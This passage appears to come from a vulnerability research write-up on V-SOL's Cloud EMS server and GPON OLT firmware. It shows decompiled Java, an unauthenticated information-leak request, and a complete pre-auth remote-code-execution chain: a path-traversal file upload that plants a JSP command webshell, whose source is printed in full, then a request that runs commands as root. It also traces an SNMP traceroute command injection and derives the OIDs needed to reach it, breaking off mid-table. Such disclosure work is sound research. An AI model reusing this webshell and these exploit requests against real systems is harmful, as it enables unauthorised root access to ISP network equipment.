integrated into the Spring application context. The filter is applied
to all URL patterns (/*), ensuring that every
incoming HTTP request passes through Shiro's security layer.
File: WEB-INF/web.xml
    ...

    <!-- shiro配置开始 -->
    <filter>
        <filter-name>shiroFilter</filter-name>
        <filter-class>org.springframework.web.filter.DelegatingFilterProxy</filter-class>
        <async-supported>true</async-supported>
        <init-param>
            <param-name>targetFilterLifecycle</param-name>
            <param-value>true</param-value>
        </init-param>
    </filter>
    <filter-mapping>
        <filter-name>shiroFilter</filter-name>
        <url-pattern>/*</url-pattern>
    </filter-mapping>
    <!-- shiro配置结束 -->

    ...
Let's take a closer look at this filter.
Analysis of file WEB-INF/classes/spring/applicationContext-shiro.xml within emsWebServer
The file below serves as the core configuration for integrating Apache Shiro
in the Spring Web application. It defines the key components required
for authentication, authorization, and session management. The ShiroFilterFactoryBean,
intercepts HTTP requests and delegates access control decisions based on the
defined filterChainDefinitions. Within the filterChainDefinitions section
of the Shiro configuration, the anon keyword defines which URL paths
are publicly accessible without requiring authentication. This is particularly
important for resources like static files (e.g., CSS, JavaScript, images) and
endpoints related to login. For example, paths like /css/,
/img/, and /js/**
are marked as anon, which tells Shiro to allow access to these
resources without checking for a user session.
File: WEB-INF/classes/spring/applicationContext-shiro.xml
<?xml version="1.0" encoding="UTF-8"?>
<beans xmlns:xsi="...">

    ...

    <!-- url过滤器 -->
    <bean id="urlPathMatchingFilter" class="com.vsol.shiro.URLPathMatchingFilter"/>

    <!-- 配置shiro的过滤器工厂类,id- shiroFilter要和我们在web.xml中配置的过滤器一致 -->
    <bean id="shiroFilter" class="org.apache.shiro.spring.web.ShiroFilterFactoryBean">
        <!-- 调用我们配置的权限管理器 -->
        <property name="securityManager" ref="securityManager" />
        <property name="loginUrl" value="uc/index" /><!-- 这里的value是请求而不是视图 -->
        <property name="filters">
            <util:map>
                <entry key="url" value-ref="urlPathMatchingFilter" />
            </util:map>
        </property>
        <!-- 权限配置 -->
        <property name="filterChainDefinitions">
            <value>
                <!-- anon表示此地址不需要任何权限即可访问 -->
                /css/** = anon
                /fonts/** = anon
                /i18N/** = anon
                /img/** = anon
                /js/** = anon
                /sounds/** = anon
                /myConfig/** = anon

                /uc/index = anon
                /uc/login = anon
                /uc/checkLoginPass = anon
                /uc/LoginOut = anon
                /uc/loginLog.do = anon
                /language/signupsession.do = anon
                /webchat = anon
                /sysApp/login = anon
                /sysApp/loginOut = anon
                /systemMonitoring/getSystemCpuAndMem = anon
                /uc/setUserWizardInfo = anon
                /uc/sysCertification = anon
                /uploadBUFile = anon

                <!--除静态资源请求或请求地址为anon的请求, 都要通过url过滤器 -->
                /** = url
            </value>
        </property>
    </bean>

    ...

</beans>
Endpoints such as /uc/login or /sysApp/login
are also marked as anon to enable unauthenticated users to reach the login
page and submit credentials. However, two lines caught my attention (/systemMonitoring/getSystemCpuAndMem = anon and /uploadBUFile = anon).
These two seemingly harmless anon routes actually introduce critical
vulnerabilities into the application. The /systemMonitoring/getSystemCpuAndMem
endpoint leads to an Information Leakage vulnerability, exploitable without authentication.
Meanwhile, the /uploadBUFile route exposes the
system to an Arbitrary File Upload vulnerability, also exploitable without
authentication.
Cloud EMS Information Leakage
File: WEB-INF/classes/com/vsol/controller/systemMonitoringController.class
Class: systemMonitoringController
Function: getSystemCpuAndMem()
HTTP route: /emsWebServer/systemMonitoring/getSystemCpuAndMem
...

@Controller
@RequestMapping({"/systemMonitoring"})
public class systemMonitoringController {
    @Autowired
    TopoServiceInterface topoServiceInterface;
    @Autowired
    CustomerUserInterface customerUserService;
    @Autowired
    LoginLogService loginLogService;
    @Autowired
    OltStatusLogService oltStatusLogService;

    public systemMonitoringController() {
    }

    @RequestMapping({"/getSystemCpuAndMem"})
    @ResponseBody
    public SystemParameters getSystemCpuAndMem(HttpServletRequest request) {
        SystemParameters info = null;

        try {
            if (SysUtils.getPlatForm().equals("linux")) {
                info = sysInfoUtil.getCpuAndMemoryAndJvmInfos();
            } else {
                info = SysUtils.getPCSysParam();
            }

            info.setServerBuilt(DateUtil.getTimeZone());
        } catch (Exception var4) {
            LogObtain.configLogger.error("getSystemCpuAndMem error =" + var4.getMessage());
        }

        return info;
    }

    ...

}
Looking at the code above, we see that what really interests us are the results
returned by functions sysInfoUtil.getCpuAndMemoryAndJvmInfos() and
SysUtils.getPCSysParam().
File: WEB-INF/classes/com/vsol/common/util/sysInfoUtil.class
Class: sysInfoUtil
Function: getCpuAndMemoryAndJvmInfos()
...

public class sysInfoUtil {
    public sysInfoUtil() {
    }

    public static SystemParameters getCpuAndMemoryAndJvmInfos() throws Exception {
        new ComputerMonitorUtil();
        double percentCpuLoad = Math.ceil(ComputerMonitorUtil.getCpuUsage());
        if (percentCpuLoad < 0.0D) {
            percentCpuLoad = 0.0D;
        }

        String cpuLoad = String.valueOf(percentCpuLoad);
        String acaliableCpu = String.valueOf(100.0D - percentCpuLoad);
        SystemParameters systemParameters = ComputerMonitorUtil.getMemUsage();
        String createdate = DateUtil.getLongCurrentDate();
        systemParameters.setCpuParameter(cpuLoad);
        systemParameters.setCreateTime(createdate);
        systemParameters.setAcaliableCpu(acaliableCpu);
        long vmFree = 0L;
        long vmUse = 0L;
        long vmTotal = 0L;
        long vmMax = 0L;
        int byteToMb = 1048576;
        Runtime rt = Runtime.getRuntime();
        Properties props = System.getProperties();
        vmTotal = rt.totalMemory() / (long)byteToMb;
        vmFree = rt.freeMemory() / (long)byteToMb;
        vmMax = rt.maxMemory() / (long)byteToMb;
        vmUse = vmTotal - vmFree;
        systemParameters.setVmFree(String.valueOf(vmFree));
        systemParameters.setVmUse(String.valueOf(vmUse));
        String vmUsage = (new DecimalFormat("#%")).format((double)(vmTotal - vmFree) * 1.0D / (double)vmTotal);
        systemParameters.setVmUsage(vmUsage);
        systemParameters.setJavaVersion(props.getProperty("java.version"));
        systemParameters.setJavaHome(props.getProperty("java.home"));
        systemParameters.setJavaVendor(props.getProperty("java.vendor"));
        systemParameters.setJavaVendorUrl(props.getProperty("java.vendor.url"));
        systemParameters.setVmSpecificationName(props.getProperty("java.vm.specification.name"));
        systemParameters.setJavaSpecificationname(props.getProperty("java.specification.name"));
        systemParameters.setServerBuilt(ServerInfo.getServerBuilt());
        systemParameters.setServerVersion(ServerInfo.getServerInfo().split("/")[1]);
        systemParameters.setComputerUserName(props.getProperty("user.name"));
        systemParameters.setOsname(props.getProperty("os.name"));
        systemParameters.setCpuType(props.getProperty("os.arch") + "/" + rt.availableProcessors());
        return systemParameters;
    }

    ...

}
File: WEB-INF/classes/com/vsol/common/util/SysUtils.class
Class: SysUtils
Function: getPCSysParam()
...

public class SysUtils {

    ...

    public SysUtils() {
    }

    ...

    public static SystemParameters getPCSysParam() {
        SystemParameters info = new SystemParameters();
        long GB = 1073741824L;
        OperatingSystemMXBean operatingSystemMXBean = (OperatingSystemMXBean)ManagementFactory.getOperatingSystemMXBean();
        double systemCpuLoad = operatingSystemMXBean.getSystemCpuLoad() * 100.0D;
        Long totalPhysicalMemorySize = operatingSystemMXBean.getTotalPhysicalMemorySize();
        Long freePhysicalMemorySize = operatingSystemMXBean.getFreePhysicalMemorySize();
        double totalMemory = 1.0D * (double)totalPhysicalMemorySize / (double)GB;
        double freeMemory = 1.0D * (double)freePhysicalMemorySize / (double)GB;
        double memoryUseRatio = 1.0D * (double)(totalPhysicalMemorySize - freePhysicalMemorySize) / (double)totalPhysicalMemorySize * 100.0D;
        info.setCpuParameter(String.valueOf(twoDecimal(systemCpuLoad)));
        info.setAcaliableCpu(String.valueOf(twoDecimal(100.0D - systemCpuLoad)));
        info.setMemoryParameter(String.valueOf(twoDecimal(memoryUseRatio)));
        info.setCreateTime(DateUtil.getLongCurrentDate());
        info.setUsedMemory(twoDecimal(totalMemory - freeMemory) + "GB");
        info.setUsedMemoryValue(String.valueOf(twoDecimal(totalMemory - freeMemory)));
        info.setAcaliableMemory(twoDecimal(freeMemory) + "GB");
        info.setAcaliableMemoryValue(String.valueOf(twoDecimal(freeMemory)));
        long vmFree = 0L;
        long vmUse = 0L;
        long vmTotal = 0L;
        long vmMax = 0L;
        int byteToMb = 1048576;
        Runtime rt = Runtime.getRuntime();
        Properties props = System.getProperties();
        vmTotal = rt.totalMemory() / (long)byteToMb;
        vmFree = rt.freeMemory() / (long)byteToMb;
        vmMax = rt.maxMemory() / (long)byteToMb;
        vmUse = vmTotal - vmFree;
        info.setVmFree(String.valueOf(twoDecimal((double)vmFree)));
        info.setVmUse(String.valueOf(twoDecimal((double)vmUse)));
        String vmUsage = (new DecimalFormat("#%")).format(twoDecimal((double)(vmTotal - vmFree)) / (double)vmTotal);
        info.setVmUsage(vmUsage);
        info.setJavaVersion(props.getProperty("java.version"));
        info.setJavaHome(props.getProperty("java.home"));
        info.setJavaVendor(props.getProperty("java.vendor"));
        info.setJavaVendorUrl(props.getProperty("java.vendor.url"));
        info.setVmSpecificationName(props.getProperty("java.vm.specification.name"));
        info.setJavaSpecificationname(props.getProperty("java.specification.name"));
        info.setComputerUserName(props.getProperty("user.name"));
        info.setOsname(props.getProperty("os.name"));
        info.setCpuType(props.getProperty("os.arch") + "/" + rt.availableProcessors());
        return info;
    }

    ...

}
These classes are built to collect runtime and system level information about the application's environment. They gather data such as CPU load, memory usage, JVM memory allocation, Java runtime properties, and basic server metadata.
Request to exploit the Information Leakage:
GET /emsWebServer/systemMonitoring/getSystemCpuAndMem HTTP/1.1
Host: <IP>:<PORT>
Response:
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Cache-Control: private
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: application/json;charset=UTF-8
Date: Wed, 21 May 2025 21:23:36 GMT
Content-Length: 668

{"id":null,"cpuParameter":"13.0","acaliableCpu":"87.0","memoryParameter":"74.38","createTime":"2025-05-21 23:23:36","acaliableMemory":"7.73GB","usedMemory":"22.43GB","usedMemoryValue":"22.43","acaliableMemoryValue":"7.73","vmFree":"781","vmUse":"353","vmUsage":"31%","javaVersion":"1.8.0_202","javaVendor":"Oracle Corporation","javaHome":"/usr/local/jdk1.8.0_202/jre","javaVendorUrl":"http://java.oracle.com/","vmSpecificationName":"Java Virtual Machine Specification","javaSpecificationname":"Java Platform API Specification","userName":null,"computerUserName":"root","ip":null,"osname":"Linux","cpuType":"amd64/16","serverBuilt":"GMT+02:00","serverVersion":"7.0.92"}
The JSON output can be beautified for better readability, producing results like the following:
{
  "id": null,
  "cpuParameter": "13.0",
  "acaliableCpu": "87.0",
  "memoryParameter": "74.38",
  "createTime": "2025-05-21 23:23:36",
  "acaliableMemory": "7.73GB",
  "usedMemory": "22.43GB",
  "usedMemoryValue": "22.43",
  "acaliableMemoryValue": "7.73",
  "vmFree": "781",
  "vmUse": "353",
  "vmUsage": "31%",
  "javaVersion": "1.8.0_202",
  "javaVendor": "Oracle Corporation",
  "javaHome": "/usr/local/jdk1.8.0_202/jre",
  "javaVendorUrl": "http://java.oracle.com/",
  "vmSpecificationName": "Java Virtual Machine Specification",
  "javaSpecificationname": "Java Platform API Specification",
  "userName": null,
  "computerUserName": "root",
  "ip": null,
  "osname": "Linux",
  "cpuType": "amd64/16",
  "serverBuilt": "GMT+02:00",
  "serverVersion": "7.0.92"
}
By pivoting through a compromised GPON OLT, it is possible to leveraged this route to verify that the cloud fleet manager is both reachable and exploitable. This would allow an attacker to confirm network access and validate the potential to interact with Cloud EMS before shooting the second vulnerability (pre-auth RCE).

Figure 22 - Exploiting the vulnerability and leaking system's information.
Cloud EMS Remote Code Execution
The class FileUploadServlet accepts file uploads via the /uploadBUFile
endpoint without performing any validation or access control. When a user
uploads a file, the servlet writes it directly to a path inside the
application's directory (/WEB-INF/upload) without
filtering the file name and extension or verifying its contents. Because there
is no restriction on file extensions, it is possible to upload a malicious
.JSP file.
File: WEB-INF/classes/com/vsol/backupDatabase/FileUploadServlet.class
Class: FileUploadServlet
Function: doPost()
HTTP route: /emsWebServer/uploadBUFile
...

@WebServlet({"/uploadBUFile"})
public class FileUploadServlet extends HttpServlet {
    private static final long serialVersionUID = 1L;

    public FileUploadServlet() {
    }

    public void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
        if (!ServletFileUpload.isMultipartContent(request)) {
            throw new RuntimeException("当前请求不支持文件上传");
        } else {
            try {
                DiskFileItemFactory factory = new DiskFileItemFactory();
                ServletFileUpload servletFileUpload = new ServletFileUpload(factory);
                List<FileItem> items = servletFileUpload.parseRequest(request);
                Iterator var7 = items.iterator();

                while(true) {
                    while(var7.hasNext()) {
                        FileItem item = (FileItem)var7.next();
                        String fileName;
                        if (item.isFormField()) {
                            fileName = item.getFieldName();
                            String fieldValue = item.getString();
                            System.out.println(fileName + " = " + fieldValue);
                        } else {
                            fileName = item.getName();
                            dataBackupImpl.uploadFileName = fileName;
                            InputStream is = item.getInputStream();
                            String path0 = "";
                            StringBuffer path = new StringBuffer();
                            if ("linux".equals(SysUtils.getPlatForm())) {
                                path0 = this.getServletContext().getRealPath("/WEB-INF/upload");
                                path.append(path0);
                                dataBackupImpl.uploadFilePath = path.toString() + "/" + fileName;
                                System.out.println("dataBackupImpl.uploadFilePath = " + dataBackupImpl.uploadFilePath);
                            } else if ("windows".equals(SysUtils.getPlatForm())) {
                                path0 = this.getServletContext().getRealPath("\\WEB-INF\\upload");
                                path.append(path0);
                                dataBackupImpl.uploadFilePath = path.toString() + "\\" + fileName;
                            }

                            File mkdirsFile = new File(path.toString());
                            if (!mkdirsFile.exists()) {
                                mkdirsFile.mkdirs();
                                LogObtain.configLogger.error("FileUploadServlet 目录不存在 :" + path);
                            }

                            File file = new File(path.toString(), fileName);
                            if (!file.exists()) {
                                file.createNewFile();
                                LogObtain.configLogger.error("FileUploadServlet  文件不存在 :" + fileName);
                            }

                            OutputStream os = new FileOutputStream(file);
                            int len = true;
                            byte[] buf = new byte[1024];

                            int len;
                            while((len = is.read(buf)) != -1) {
                                os.write(buf, 0, len);
                            }

                            os.close();
                            is.close();
                        }
                    }

                    return;
                }
            } catch (FileUploadException var17) {
                LogObtain.globalLogger.error("uploadBUFile error= " + var17);
                var17.printStackTrace();
            }
        }
    }
}
Additionally, because the file name is taken directly from the user input
(item.getName()) without sanitization, it is possible to perform a Path
Traversal attack. By submitting a filename like ../../../../webapps/emsWebServer/img/icons.jsp,
an attacker could write a malicious JSP into a directory that is publicly
accessible and interpreted by the Tomcat server, leading to immediate RCE
upon visiting the uploaded file's URL.
Request to exploit the Remote Code Execution via Arbitrary File Write:
POST /emsWebServer/uploadBUFile HTTP/1.1
Host: <IP>:<PORT>
Content-Type: multipart/form-data; boundary=---------------------------77314677240741426163653162638
Content-Length: 1433

-----------------------------77314677240741426163653162638
Content-Disposition: form-data; name="upload"; filename="../../../../webapps/emsWebServer/img/icons.jsp"
Content-Type: text/plain

<%@ page import="java.io.*" %>
<%
    // Retrieve the "cmd" parameter from the URL (e.g., ?cmd=id).
    String userCmd = request.getParameter("cmd");

    // Check if the command is not null and not empty.
    if (userCmd != null && !userCmd.trim().equals("")) {
        try {
            // Execute the system command.
            Process p = Runtime.getRuntime().exec(userCmd);

            // Read the command's output (standard output).
            BufferedReader reader = new BufferedReader(new InputStreamReader(p.getInputStream()));

            String line;

            // Print each line of output to the browser (HTML line break added).
            while ((line = reader.readLine()) != null) {
                out.println(line);
            }

            // Close the reader.
            reader.close();

        } catch (Exception e) {
            // If an error occurs during execution, display the error message.
            out.println("Error executing command: " + e.getMessage());
        }
    } else {
        // If no command is provided, inform the user.
        out.println("No command specified. Use ?cmd=");
    }
%>
-----------------------------77314677240741426163653162638--
Response:
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 0
Date: Tue, 20 May 2025 22:37:43 GMT

Figure 23 - Writing a webshell onto the server.
Request to trigger the webshell:
POST /emsWebServer/img/icons.jsp HTTP/1.1
Host: <IP>:<PORT>
Content-Type: application/x-www-form-urlencoded
Content-Length: 6

cmd=id
Response (HTTP):
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: shiro.sesssion=911d4eba-9c36-4d61-8191-b73a788039e3; Path=/; HttpOnly
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 41
Date: Wed, 21 May 2025 23:15:41 GMT


uid=0(root) gid=0(root) groups=0(root)

Figure 24 - Interaction with the webshell (commands executed as root).
In addition to those described above, several other vulnerabilities were
identified. These include multiple authenticated Command Injection bugs (e.g.,
via the route /export and parameter beckName),
as well as hardcoded credentials (root/vsol***9) stored in plain text
(within the decompiled Java code), which allow access to the MySQL
database. That said, there is no need to investigate the cloud manager further,
as we already discovered a pre-auth RCE as root, along with a method to escape
the Docker container via the Docker socket (if necessary).
What is particularly interesting is how to attack OLTs once the cloud manager have been compromised. In the following sections, we will examine various vulnerabilities affecting different OLT models.
OLTs Command Injection in the traceroute feature via SNMP (pre-auth)
By reversing the firmware of the models V1600GS-O32 and V1600GT we identified an unauthenticated Command Injection vulnerability in the binaries responsible for handling SNMP requests. More specifically, the vulnerability lies within the handler for the traceroute feature.
Model V1600GS-O32 (binary: gpond)
The binary implementing the functionalities related to SNMP requests is the binary gpond. To identify the bug, I looked at the following call stack.
Call stack
TracertDiagnoseProcessWriteReq()SetTracertDestIPorHostName(),SetTracertIPType(),SetTracertAction()snmp_tracert_diagnose()snmp_diagnose_tracert_pthread()snmp_diagnose_tracert_exec()system("traceroute -m 15 <SNMP_TRACERT_IPADDR> >/tmp/snmp_tracetest")
I was able to identify that the function TracertDiagnoseProcessWriteReq() was
responsible for parsing the SNMP request.
Details of impacted functions
File: gpond
Function: TracertDiagnoseProcessWriteReq()
undefined4 *
TracertDiagnoseProcessWriteReq
          (long param_1,undefined8 param_2,uint *param_3,int *param_4,char *param_5)

{
  undefined4 *puVar1;
  int iVar2;

  ...
  else {
    iVar2 = *(int *)(param_1 + 0x34);
  }
  if (iVar2 == 2) {
    puVar1 = SetTracertIPType(param_3,param_4,param_5);
    return puVar1;
  }
  if (iVar2 == 3) {
    puVar1 = SetTracertAction((int *)param_3,param_4,param_5);
    return puVar1;
  }
  if (iVar2 != 1) {
    *param_5 = -0x80;
    return (undefined4 *)0x0;
  }
  puVar1 = (undefined4 *)SetTracertDestIPorHostName((long)param_3,param_4,param_5);
  return puVar1;
}
While analyzing this type of parser, I observed the following behavior. When
the value 1 is parsed, the function SetTracertDestIPorHostName() is executed.
When the value 2 is parsed, it triggers SetTracertIPType() and finally,
when the value 3 is received, the function SetTracertAction() is called.
This last function invokes snmp_tracert_diagnose(), which in turn calls
snmp_diagnose_tracert_pthread(), ultimately leading to a Command Injection
via the function snmp_diagnose_tracert_exec(), which internally uses a call
to system().
File: gpond
Function: SetTracertDestIPorHostName()
undefined8 SetTracertDestIPorHostName(long ipaddr,int *ipaddrlen,char *param_3)

{
  ...
  if (*param_3 != 'e') {
    ReallocateAndSetStringType(0xf37d88,&gv_tracertDestIPorHostName,ipaddr,*ipaddrlen);
    gv_tracertDestIPorHostNameLen = *ipaddrlen;
    *ipaddrlen = gv_tracertDestIPorHostNameLen;
    return gv_tracertDestIPorHostName;
  }
  *ipaddrlen = gv_tracertDestIPorHostNameLen;
  return gv_tracertDestIPorHostName;
}
File: gpond
Function: SetTracertIPType()
undefined4 * SetTracertIPType(uint *value,undefined4 *valuelen,char *status)

{
  uint uVar1;
  undefined4 *puVar2;

  ...
  uVar1 = *value;
  if ((*status == 'e') && (uVar1 = gv_tracertIPType, (*value & 0xfffffffd) != 4)) {
    puVar2 = (undefined4 *)0x0;
    *status = '\x03';
  }
  else {
    gv_tracertIPType = uVar1;
    puVar2 = &gv_tracertIPType;
    *valuelen = 4;
  }
  return puVar2;
}
File: gpond
Function: SetTracertAction()
undefined4 * SetTracertAction(int *param_1,undefined4 *param_2,char *param_3)

{
  int iVar1;
  undefined8 uVar2;

  ...
  iVar1 = *param_1;
  if (*param_3 == 'e') {
    if (iVar1 != 1) goto LAB_009d90ec;
  }
  else {
    gv_tracertAction = iVar1;
    uVar2 = snmp_tracert_diagnose(gv_tracertDestIPorHostName,gv_tracertIPType,iVar1);
    if ((int)uVar2 != 0) {
LAB_009d90ec:
      *param_3 = '\x03';
      return (undefined4 *)0x0;
    }
  }
  *param_2 = 4;
  return &gv_tracertAction;
}
File: gpond
Function: snmp_tracert_diagnose()
undefined8 snmp_tracert_diagnose(char *param_1,int param_2,int param_3)

{
  int iVar1;
  hostent *phVar2;
  in_addr aiStack_10 [4];

  if (param_3 != 1) {
    return 0;
  }
  if (param_2 == 4) {
    phVar2 = gethostbyname(param_1);
    if ((phVar2 == (hostent *)0x0) && (iVar1 = inet_aton(param_1,aiStack_10), iVar1 == 0)) {
      return 0xffffffff;
    }
  }
  else if (((param_2 == 6) && (phVar2 = gethostbyname(param_1), phVar2 == (hostent *)0x0)) &&
          (iVar1 = inet_pton(10,param_1,aiStack_10), iVar1 != 1)) {
    return 0xffffffff;
  }
  strcpy(snmp_tracert_ipaddr,param_1);
  snmp_tracert_flag = 1;
  snmp_diagnose_tracert_pthread();
  return 0;
}
File: gpond
Function: snmp_diagnose_tracert_pthread()
int snmp_diagnose_tracert_pthread(void)

{
  int iVar1;
  pthread_t local_8;

  iVar1 = pthread_create(&local_8,(pthread_attr_t *)0x0,snmp_diagnose_tracert_exec,(void *)0x0);
  if (-1 < iVar1) {
    iVar1 = pthread_detach(local_8);
    return iVar1;
  }
  ...
}
File: gpond
Function: snmp_diagnose_tracert_exec()
void snmp_diagnose_tracert_exec(void)

{
  ...

  sprintf((char *)&local_80,"traceroute -m 15 %s >%s",snmp_tracert_ipaddr,"/tmp/snmp_tracetest");
  system((char *)&local_80);
  snmp_tracert_flag = 0;
  return;
}
However, to craft a valid SNMP request, it was necessary to know the full OIDs that trigger the vulnerable code. This step was straightforward as I simply decompiled the Java code from the cloud manager to retrieve them.
OIDs retrieval
File: WEB-INF/classes/com/vsol/sbi/snmp/oid/VSMIBOltSystem.java
Class: VSMIBOltSystem
package com.vsol.sbi.snmp.oid;

public class VSMIBOltSystem {

  ...

  public static String tracertDiagnose;

  ...

  public static final String tracertDestIPorHostName;
  public static final String tracertIPType;
  public static final String tracertAction;
  public static final String tracertTestResultEntry;
  public static final String tracertTestResultS;

  ...

  static {
    sysOid = VSMIB.V_SOLUTION_DEVICE_V1600D_SWITCH_SYSTEM;

    ...

    tracertDiagnose = sysOid + ".33";
    tracertTestResultTable = sysOid + ".34";

    ...

    tracertDestIPorHostName = tracertDiagnose + ".1";
    tracertIPType = tracertDiagnose + ".2";
    tracertAction = tracertDiagnose + ".3";
    tracertTestResultEntry = tracertTestResultTable + ".1";
    tracertTestResultS = tracertTestResultEntry + ".1";
  }

  ...

}
File: WEB-INF/classes/com/vsol/sbi/snmp/oid/VSMIB.java
Class: VSMIB
package com.vsol.sbi.snmp.oid;

public class VSMIB {
  public static String MID_Enterprise_No = "37950";
  public static final String company2 = "1.3.6.1.4.1.17725";

  ...

  public static final String V_SOLUTION_DEVICE_V1600D_SWITCH_SYSTEM;

  ...

  static {
    V_SOLUTION = "1.3.6.1.4.1." + MID_Enterprise_No;
    V_SOLUTION_DEVICE = "1.3.6.1.4.1." + MID_Enterprise_No + ".1.1";
    V_SOLUTION_DEVICE_V1600D = "1.3.6.1.4.1." + MID_Enterprise_No + ".1.1.5";
    V_SOLUTION_DEVICE_V1600D_SWITCH = "1.3.6.1.4.1." + MID_Enterprise_No + ".1.1.5.10";

    ...

    V_SOLUTION_DEVICE_V1600D_SWITCH_SYSTEM = V_SOLUTION_DEVICE_V1600D_SWITCH + ".12";

    ...

  }

  public VSMIB() {
  }

  public static void setCommunity_oid(String community_oid) {
    if (community_oid == null || `community_oid.isEmpty()) {
        community_oid = "37950";
    }

    MID_Enterprise_No = community_oid;
  }
}
Which allowed me to get the following results:
| Java Variable Name | Full OID |
|---|---|
tracertDiagnose |
1.3.6.1.4.1.37950.1.1.5.10.12.33 |
tracertTestResultTable |
1.3.6.1.4.1.37950.1.1.5.10.12.34 |
tracertDestIPorHostName |
1.3.6.1.4.1.37950.1.1.5.10.12.33.1 |
tracertIPType |
